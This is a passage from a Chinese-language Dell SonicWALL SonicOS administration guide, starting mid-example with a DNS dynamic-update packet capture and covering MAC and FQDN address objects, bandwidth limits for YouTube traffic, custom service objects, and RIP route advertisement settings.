    20 2.105100   10.50.165.3        53    10.50.165.249      2420  DNS    Dynamic update response CNAME A 10.50.165.249
⊞ Frame 19 (122 bytes on wire, 122 bytes captured)
⊞ Ethernet II, Src: 00:00:00:1b:e3:cf (00:00:00:1b:e3:cf), Dst: 00:00:00:18:43:00 (00:00:00:18:43:00)
⊞ Internet Protocol, Src: 10.50.165.249 (10.50.165.249), Dst: 10.50.165.3 (10.50.165.3)
⊞ User Datagram Protocol, Src Port: 2420 (2420), Dst Port: 53 (53)
⊟ Domain Name System (query)
    Transaction ID: 0x0bad
  ⊟ Flags: 0x2800 (Dynamic update)
      0... .... .... .... = Response: Message is a query
      .010 1... .... .... = Opcode: Dynamic update (5)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...0 .... .... = Recursion desired: Don't do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data OK: Non-authenticated data is unacceptable
    Zones: 1
    Prerequisites: 2
    Updates: 0
    Additional RRs: 0
  ⊟ Zone
    ⊟ moosifer.com: type SOA, class IN
        Name: moosifer.com
        Type: SOA (Start of zone of authority)
        Class: IN (0x0001)
  ⊟ Prerequisites
    ⊟ bohuymuth.moosifer.com: type CNAME, class NONE
        Name: bohuymuth.moosifer.com
        Type: CNAME (Canonical name for an alias)
        Class: NONE (0x00fe)
        Time to live: 0 time
        Data length: 0
    ⊟ bohuymuth.moosifer.com: type A, class IN, addr 10.50.165.249
        Name: bohuymuth.moosifer.com
        Type: A (Host address)
        Class: IN (0x0001)
        Time to live: 0 time
        Data length: 4
        Addr: 10.50.165.249
```

在这类环境中，采用 FQDN AO 来按照主机名控制访问经过证明可能是行之有效的。这种方法最适用于主机名已知的网络，例如维护了主机名列表或使用了可预测命名规则的情况。

根据 MAC 地址控制动态主机的网络访问

由于在多数网络中，DHCP 的应用比静态寻址广泛得多，因此，有时很难预测采用动态配置的主机的 IP 地址，尤其在缺少动态 DNS 更新或可靠的主机名的情况下更是如此。在这类情况下，使用 MAC 地址对象，根据主机相对不变的 MAC（硬件）地址来控制主机访问是一种可能的方法。

与其他大多数访问控制方法类似，这种方法既可通过包含方式使用，例如拒绝与特定主机或主机组之间的访问操作，也可通过排除方式使用，这时仅向特定主机或主机组授予访问权，并拒绝其他所有主机访问。在本示例中，我们将说明后者。

假设您有一组启用了 DHCP 的无线客户端，并且这些客户端正在运行一种排除了任何类型的用户级身份验证的专属操作系统，而您希望仅允许这些客户端访问您的 LAN 中某个特定应用程序服务器（例如 10.50.165.2）。该 WLAN 网段使用 WPA-PSK 提供安全访问，且这组客户端应该仅有 10.50.165.2 服务器的访问权，而不有其他 LAN 资源的访问权。其他所有无线客户端都应该无法访问 10.50.165.2 服务器，但对其他所有位置的访问则不受限制。

第 1 步 - 创建 MAC 地址对象

- 在**网络 > 地址对象**中，选择**添加**并创建以下地址对象（根据需要，可选择多宿主地址对象）：



- 创建地址对象后，如果这些主机在防火墙的 ARP 缓存中，则立即对其进行解析，否则，它们将在地址对象表中显示为未解析状态，直至通过 ARP 激活和发现它们为止：



- 创建由手持设备组成的地址对象组：



第 2 步 - 创建防火墙访问规则

- 要创建访问规则，请转至**防火墙 > 访问规则**页面，单击**所有规则**单选按钮，滚动至页面底部并单击**添加**按钮。
- 创建以下四条访问规则：

表 34. 访问规则示例

设置	访问规则 1	访问规则 2	访问规则 3	访问规则 4
源区域	WLAN	WLAN	WLAN	WLAN
目标区域	LAN	LAN	LAN	LAN
服务	MediaMoose Services	MediaMoose Services	任何	任何
源	手持设备	任何	手持设备	任何
目标	10.50.165.3	10.50.165.3	任何	任何
允许的用户	全部	全部	全部	全部
日程	始终打开	始终打开	始终打开	始终打开

注：“MediaMoose Services”服务用于代表手持设备所使用的特定应用程序。根据需要，特定服务的声明是可选的。

对整个域的带宽管理访问

流媒体是网络带宽最无节制的消耗大户之一。但试图控制对这些站点的访问或管理分配给这些站点的带宽却很困难，因为大多数流媒体站点通常是通过大型服务器场提供服务。而且，这些站点常常会对媒体重新编码，并通过 HTTP 进行传输，进一步加大了分类和隔离这些流量的难度。手动管理服务器列表是一项艰巨的任务，但可以通过使用通配符 FQDN 地址对象来简化这项工作。

第 1 步 - 创建 FQDN 地址对象

- 在**网络 > 地址对象**中，选择**添加**并创建以下地址对象：



在首次创建时，youtube.com 将解析为 IP 地址 208.65.153.240、208.65.153.241、208.65.153.242，但在内部主机开始解析 youtube.com 域内所有元素的主机之后，将会添加学习到的主机条目，例如对应 v87.youtube.com 服务器 (208.65.154.84) 的条目等。

第 2 步 - 创建防火墙访问规则

- 在**防火墙 > 访问规则**页面的 LAN->WAN 区域相交处，添加以下访问规则：





注：如果您没有看到**带宽**选项卡，可通过在您的 WAN 接口声明带宽来启用带宽管理。

注：**访问规则**表内将会出现**带宽管理**图标，指示已激活带宽管理并提供统计数据。现在，将限制使用任何协议访问所有 *.youtube.com 主机为累积使用带宽不能超过所有用户会话可用总带宽的 2%。

34


配置网络服务组和对象

- 第 360 页的网络 > 服务
  - 第 360 页的默认服务概述
  - 第 361 页的自定义服务配置任务列表

网络 > 服务

SonicOS 支持扩展 IP 协议支持，以便用户基于这些协议来创建服务和访问规则。如需预定义协议的列表，请参见第 361 页的支持的协议。要添加网络所需的特定 IP 协议，请参见第 363 页的添加自定义 IP 类型服务。

Dell SonicWALL 安全设备使用服务来配置允许或拒绝向网络发送流量的网络访问规则。Dell SonicWALL 安全设备包含**默认服务**。默认服务为不可编辑的预定义服务。您也可以创建**自定义服务**，以配置用于满足您的特定业务需求的防火墙服务。



从**选择**列表选择**所有类型**将同时显示**自定义**和**默认的**。

主题：

- 第 360 页的默认服务概述
- 第 361 页的自定义服务配置任务列表

默认服务概述

默认服务视图在**服务对象**表格和**服务组**表格中显示 Dell SonicWALL 安全设备的默认服务。**服务组**表格将包含多项默认服务的集群显示为单个服务对象。不能删除或编辑这些预定义服务。**服务对象**表格显示服务和服务组的以下属性：

- **名称** – 服务的名称。

- **协议** – 服务的协议。
- **起始端口** – 服务的起始端口编号。
- **终止端口** – 服务的终止端口编号。
- **类别** – 表明条目是**默认**（系统）或**自定义**（用户）服务。
- **备注** – 为服务组显示适用的**引用**网络对象、防火墙服务对象和网络访问规则，以及**群组（成员）**服务或应用程序群组类型。
- **配置** – 显示服务的**编辑**和**删除**图标（无法删除默认服务，且其**删除**图标显示为灰色。**编辑**图标显示**编辑服务**对话框（默认服务仅有端口可编辑）。

将应用于常用应用程序的服务分组为**默认服务组**。不能更改或删除这些组。单击“默认服务组”条目左侧的“+”将显示组中包含的所有个别默认服务。例如，**DNS (Name Service)** 条目有两项服务，分别标记为 **DNS (Name Service) TCP**（用于端口 53）和 **DNS (Name Service) UDP**（用于端口 53）。将这些有相同名称的多个条目分组在一起，并作为单项服务进行处理。不能编辑或删除默认服务组。

自定义服务配置任务列表

以下列表提供了自定义服务的配置任务：

- 添加自定义服务
- 编辑自定义服务
- 删除自定义服务
- 添加自定义服务组
- 编辑自定义服务组
- 删除自定义服务组

主题：

- 第 361 页的支持的协议
- 第 362 页的添加用于预定义服务类型的自定义服务
- 第 363 页的添加自定义 IP 类型服务
- 第 366 页的编辑自定义服务
- 第 366 页的删除自定义服务
- 第 366 页的添加自定义服务组

支持的协议

本章节提供用于自定义服务的预定义 IP 协议列表：

- **ICMP (1)** –（Internet 控制消息协议）用于发送错误和控制消息的 TCP/IP 协议。
- **IGMP (2)** –（Internet 组管理协议）用于管理 TCP/IP 网络中的组播组的协议。
- **TCP (6)** –（传输控制协议）TCP/IP 的 TCP 部分。TCP 是 TCP/IP 中的传输协议。TCP 可确保准确、完整地发送消息。
- **UDP (17)** –（用户数据报协议）TCP/IP 协议套件中的一项协议，用于在不要求可靠交付的情况下替代 TCP。
- **GRE (47)** –（通用路由封装）一项隧道协议，用于封装 IP 隧道内部的各种协议数据包类型，从而创建到防火墙的虚拟点到点链路或在 IP 互联网络中路由设备。
- **ESP (50)** –（封装的安全有效负载）一种用于将 IP 数据报封装在另一个数据报内部的方法，由 IPsec 用作一种灵活的数据传输方法。

- **AH (51)** –（身份验证标头）一种安全协议，可提供数据身份验证和可选的防中继转发服务。AH 嵌在需要保护的数据内（完整的 IP 数据报）。
- **EIGRP (88)** –（增强型内部网关路由协议）IGRP 的高级版本。提供出色的融合属性和操作效率，并结合了链路状态协议与距离向量协议的优势。
- **OSPF (89)** –（开放最短路径优先）一种路由协议，用于基于节点间的距离和多个质量参数来确定在 TCP/IP 网络中路由 IP 流量的最佳路径。OSPF 是一种内部网关协议 (IGP)，用于在自治系统内工作。它也是一种链路状态协议，所提供的路由器到路由器更新流量少于将之用来替代的 RIP 协议（距离向量协议）。
- **PIMSM (103)** –（协议独立组播稀疏模式）两种 PIM 操作模式（密集和稀疏）之一。PIM 稀疏模式尽量约束数据分配，使得网络中只有极少数量的路由器接收数据。仅当 RP（汇聚点）处明确请求数据包时，才会发送数据包。在稀疏模式下，接收方的分布很广泛，且假设下游网络不一定会使用发送给它们的数据报。使用稀疏模式的代价是，它依赖于定期刷新显式加入消息，且需要 RP。
- **L2TP (115)** –（第二层隧道协议）一种用于在互联网上运行 PPP 会话的协议。L2TP 不包含加密，但默认使用 IPsec，以便提供从远程用户到企业 LAN 的虚拟专用网络 (VPN) 连接。

添加用于预定义服务类型的自定义服务

可以为任意预定义服务类型添加自定义服务：

表 35. 预定义服务类型


协议	IP 编号
ICMP	1
TCP	6
UDP	17
GRE	47
IPsec ESP	50
IPsec AH	51
IGMP	2
EIGRP	88
OSPF	89
PIM SM	103
L2TP	115

您所创建的所有自定义服务均列在**自定义服务**表格中。可通过创建**自定义服务组**来对自定义服务进行分组，以方便实施策略。如果某个协议没有列在**默认服务**表格中，可通过单击**添加**，将其添加到**自定义服务对象**表格中。

将自定义服务添加到预定义服务类型的步骤如下：

1 转至**网络 > 服务**页面。

2 单击**添加**按钮。将显示**添加服务**对话框。



3 在**名称**字段中输入服务的名称。

4 从**协议**下拉菜单选择 IP 协议类型。

5 接下来要输入的内容取决于 IP 协议选择：

- 对于**自定义 IP 类型**，在**协议**字段指定自定义 IP 协议类型。
- 对于 **TCP** 和 **UDP** 协议，指定**端口范围**。
- 对于 **ICMP**、**IGMP**、**OSPF** 和 **PIMSM** 协议，从**子类型**下拉菜单选择子类型。
- 对于剩余的协议，无需指定“端口范围”或“子类型”。

6 如果在**系统 > 服务**页面选择**启用 NDPP 模式**，在**代码**字段输入 ICMP 代码。

> **注：**只有选择了**启用 NDPP 模式**，才显示此选项。

7 单击**确定**。该服务随即出现在**自定义服务**表格中。

8 单击**启用日志**复选框，以禁用或启用服务活动的记录。

添加自定义 IP 类型服务

仅使用预定义 IP 类型时，如果安全设备遇到其他任何 IP 协议类型的流量，它会将其作为未识别流量予以丢弃。但也存在一张由 IANA（互联网编号分配机构）管理的包含其他注册 IP 类型的大型扩展列表：http://www.iana.org/assignments/protocol-numbers，因此，尽管丢弃不常见（未识别）IP 类型的流量的刚性做法是安全的，但在功能上会受到限制。

SonicOS 提供自定义 IP 类型服务对象支持，使得您可以构建表示任何 IP 类型的服务对象，然后编写防火墙访问规则来识别和控制任何类型的 IPv4 流量。

> **注：**通用服务**任何**将不会处理自定义 IP 类型服务对象。也就是说，仅仅定义一个用于 IP 类型 126 的自定义 IP 类型服务对象将不会允许 IP 类型 126 流量通过默认的 LAN > WAN 允许规则。


还必须创建一条访问规则，专门包含该自定义 IP 类型服务对象，以提供对它的识别和处理（如下所述）。

配置示例

假设一名管理员需要允许来自 WAN 区域（WAN 子网）所有客户端的 RSVP（资源保留协议 - IP 类型 46）和 SRP（Spectralink™ 无线电协议 – IP 类型 119）流入 LAN 区域中的某个服务器（例如 10.50.165.26），您可定义自定义 IP 类型服务对象来处理这两项服务：


1 在**网络 > 服务**页面中，单击页面右上角的**转至服务对象**链接跳转至**服务**部分。

2 单击**添加**。将显示**添加服务**对话框。



3 以友好名称命名**服务**。

4 从**协议**下拉菜单中选择**自定义 IP 类型**。



5 输入自定义 IP 类型的协议编号。

注：对于自定义 IP 类型而言，端口范围不可定义或不适用。



注：不允许为预定义 IP 类型定义自定义 IP 类型，这样做将会导致错误消息。




6 单击**添加**。

7 为要定义的每个自定义服务重复步骤 3 到步骤 6。

8 完成时，单击**关闭**。随即显示**网络 > 服务**页面。


9 在**网络 > 服务**页面中，单击页面右上角的**转至服务组**链接跳转至“服务组”部分。

10 在**服务组**部分，单击**添加组**。将显示**添加服务组**对话框。



11 以友好名称命名服务组。

12 从 IP 类型服务列表选择您刚刚创建的自定义 IP 服务。



13 单击 **->** 按钮将服务移至**自定义服务**列表。

> 提示：您可选择多个服务，然后单击 **->** 按钮一次性移动所有服务。

14 完成时，单击**确定**。随即显示**网络 > 服务**页面。

15 转至**防火墙 > 访问规则**页面。**WLAN > LAN**，选择**添加**。

16 定义一条访问规则，允许 **myServices** 从 **WLAN 子网**流向地址对象 **10.50.165.26**。

> 注：相应地选择您的区域、服务和地址对象。可能有必要创建一条用于双向流量的访问规则；例如，一条来自 LAN > WLAN、允许 myServices 从 10.50.165.26 流向 WLAN 子网的附加规则。



17 单击**确定**。

现在将能识别 IP 协议 46 和 119 流量，并允许其从 WLAN 子网流向 10.50.165.26。

编辑自定义服务

单击**配置**下面的**编辑**图标，在**编辑服务**窗口中编辑服务。该窗口包含与**添加服务**对话框相同的配置设置。

删除自定义服务


单击**删除**图标，以删除个别自定义服务。可通过单击**删除**按钮来删除所有自定义服务。

添加自定义服务组

您可以添加自定义服务，然后创建服务组（包括默认服务），以便对其应用相同的策略。例如，您可以通过添加两项服务作为一个自定义服务组，在一周内的某些小时或天内仅允许 SMTP 和 POP3 流量。

创建自定义服务组的步骤如下：

1 在**网络 > 服务**页面上，单击**添加组**。显示**添加群组**对话框。



2 在**名称**字段中输入自定义组的名称。

3 在左边列中的列表中选择个别服务。也可以通过按住 **Ctrl** 键并单击服务来选择多项服务。

4 单击 **- >** 将服务添加到组。

- 要从组中删除服务，请在右边列中的列表中选择个别服务。也可以通过按住键盘上的 Ctrl 键并单击服务来选择多项服务。
- 单击 **< -** 删除服务。

5 完成后，单击**确定**将组添加到**自定义服务组**中。

单击自定义服务组名称左边的**三角形**将展开显示内容，以显示自定义服务组条目中包含的所有个别自定义服务、默认服务和自定义服务组。



编辑自定义服务组

单击**配置**的**编辑**图标，在**编辑服务组**窗口中编辑自定义服务组。该窗口包含与**添加服务组**窗口相同的配置设置。

您可以通过展开组并单击该服务的**编辑**图标来编辑自定义服务组的单独服务。随即显示**编辑服务**窗口，该窗口与**添加服务**窗口相同。

删除自定义服务组

单击**删除**图标，以删除个别自定义服务组条目。可通过单击**删除**按钮来删除所有自定义服务组。您可以通过展开组并单击该服务的**删除**图标来删除自定义服务组的单独服务。

35

配置路由通告和路由策略

- 第 368 页的网络 > 路由
  - 第 370 页的路由通告
  - 第 371 页的路由策略
  - 第 375 页的 OSPF 和 RIP 高级路由服务
  - 第 382 页的配置 RIP 和 OSPF 高级路由服务
  - 第 388 页的配置 BGP 高级路由
  - 第 389 页的基于策略的路由和 IPv6


网络 > 路由

如果接口上有路由器，则可以通过**网络 > 路由**页面在防火墙中配置静态路由。您可以创建静态路由策略，并使用这些策略创建静态路由条目，从而基于源地址、源网络掩码、目标地址、目标网络掩码、服务、接口、网关和度量做出路由决定。通过此功能，可基于大量用户定义的变量实现对转发的完全控制。

网络 > 路由页面的外观变化，取决于您配置系统的方式。

- 路由模式：
  - 高级路由
  - 简单 RIP 通告
- IP 版本：
  - IPv4
  - IPv6

简单 RIP 通告




高级路由 - IPv6



主题：

- 第 370 页的路由通告
- 第 371 页的路由策略
- 第 375 页的 OSPF 和 RIP 高级路由服务
- 第 382 页的配置 RIP 和 OSPF 高级路由服务
- 第 388 页的配置 BGP 高级路由
- 第 389 页的基于策略的路由和 IPv6

路由通告



Dell SonicWALL 安全设备使用 RIPv1 或 RIPv2 来向网络中的其他路由器通告其静态和动态路由。防火墙与远程 VPN 网关之间的 VPN 隧道状态发生的变化也会反映在 RIPv2 通告中。请根据您的路由器功能或配置选择 RIPv1 或 RIPv2。RIPv1 是该协议的较早版本，具有较少的功能，并且通过广播而不是组播方式发送数据包。RIPv2 数据包可向后兼容，并为一些提供监听组播数据包选项的 RIPv1 实施所接受。“启用 RIPv2 (广播)”选项采用的是广播数据包而不是组播数据包，适用于混杂了 RIPv1 和 RIPv2 路由器的异质网络。

路由通告配置

为网络接口启用路由通告的步骤如下：

1 单击该接口**配置**列中的**编辑**图标。将显示**接口 X0(LAN) 路由通告配置**。



2 从 **RIP 通告**下拉菜单选择以下类型之一：

- **已禁用**（默认）- 禁用 RIP 通告。

- **启用 RIPv1** - RIPv1 是第一版路由信息协议。
- **启用 RIPv2（组播）** - 使用组播方式（将单个数据包发送到网络中的特定节点）发送路由通告。
- **启用 RIPv2（广播）** - 使用广播方式（将单个数据包发送到网络中的所有节点）发送路由通告。

通过选择**禁用**以外的其他类型，其他选项将变为可用。

3 从**通告默认路由下拉**菜单，选择：

- **从不**（默认）
- **WAN 接口活动的时候**（不可用于 WAN 接口）
- **始终**

4 如果在防火墙中配置了静态路由，则启用**通告静态路由**；禁用此功能将从路由通告中排除这些静态路由。

5 如果想要通告 VPN 网络，则启用**通告远程 VPN 网络**。

6 在**路由更改延时时间（秒数）**字段中，输入在网络中广播通告的时间间隔值（以秒为单位）。默认值为 **30** 秒，最小值为 1 秒，最大值为 99 秒。越小的值对应越高的网络广播流量。**路由更改延时时间（秒数）**设置定义了更改 VPN 隧道状态（启用或停用）与使用 RIP 通告此更改之间的延迟。该延迟（以秒为单位）可防止因暂时更改 VPN 通道状态而发送不明确的路由通告。

7 在**已删除的路由通告 (0-99)** 字段中，输入用于广播已删除的路由的通告数量。默认值为 **1**。

8 在**路由度量 (1-15)** 字段中，输入 **1** 到 15 之间的值。它是数据包在从源 IP 地址到目标 IP 地址的过程中经过某个路由器的次数。

> **注：**仅当在 **RIP 通告**下拉菜单中选择了 RIPv2 通告选项时，以下选项才可用。如果选择了**已启用 RIPv1**，请转至步骤 11。

9 您可在 **RIPv2 路由标记（4 位十六进制数）**字段中输入一个路由标记值。该值依赖于具体实施，并为路由器提供了一种用来划分 RIPv2 通告发起方的机制。默认值为 **0**。

10 如果想要启用 RIPv2 身份验证，请从 **RIPv2 验证**下拉菜单中选择以下选项之一（默认选项是**禁用**）：

- **用户定义** - 将显示两个字段：
  - **验证类型 (4 位十六进制数)** – 在字段中输入 4 位十六进制数。 默认值为 **0**。
  - **验证数据 (32 位十六进制数)** – 在字段中输入 32 位十六进制数。
- **纯文本密码** - 将显示**验证密码**字段。在字段中输入最多含 16 个字符的密码。
- **MD5 摘要** - 在**验证密钥 Id (0-255)** 字段中输入 0-255 之间的数字值。在**认证密钥（32 位十六进制数）**字段中输入 32 位十六进制数值，或者使用生成的密钥。
  - **验证密钥 Id (0-255)** – 在字段中最多输入 255 个字符。默认值为 **1**。
  - **验证密钥** – 在字段中最多输入 32 个字符。

11 单击**确定**。

路由策略

SonicOS 通过基于策略的路由 (PBR) 来提供更加灵活和精确的流量处理功能。以下章节介绍 PBR：

- 第 372 页的基于策略的路由
- 第 372 页的路由策略表
- 第 373 页的静态路由配置
- 第 374 页的基于已启用探测的策略的路由配置
- 第 375 页的路由策略示例

基于策略的路由

简单静态路由条目指定了如何处理符合特定标准（例如目标地址、目标掩码、转发流量的网关、网关所在的接口以及路由度量等）的流量。这种静态路由方法可满足大多数静态要求，但仅限于根据目标地址进行转发。

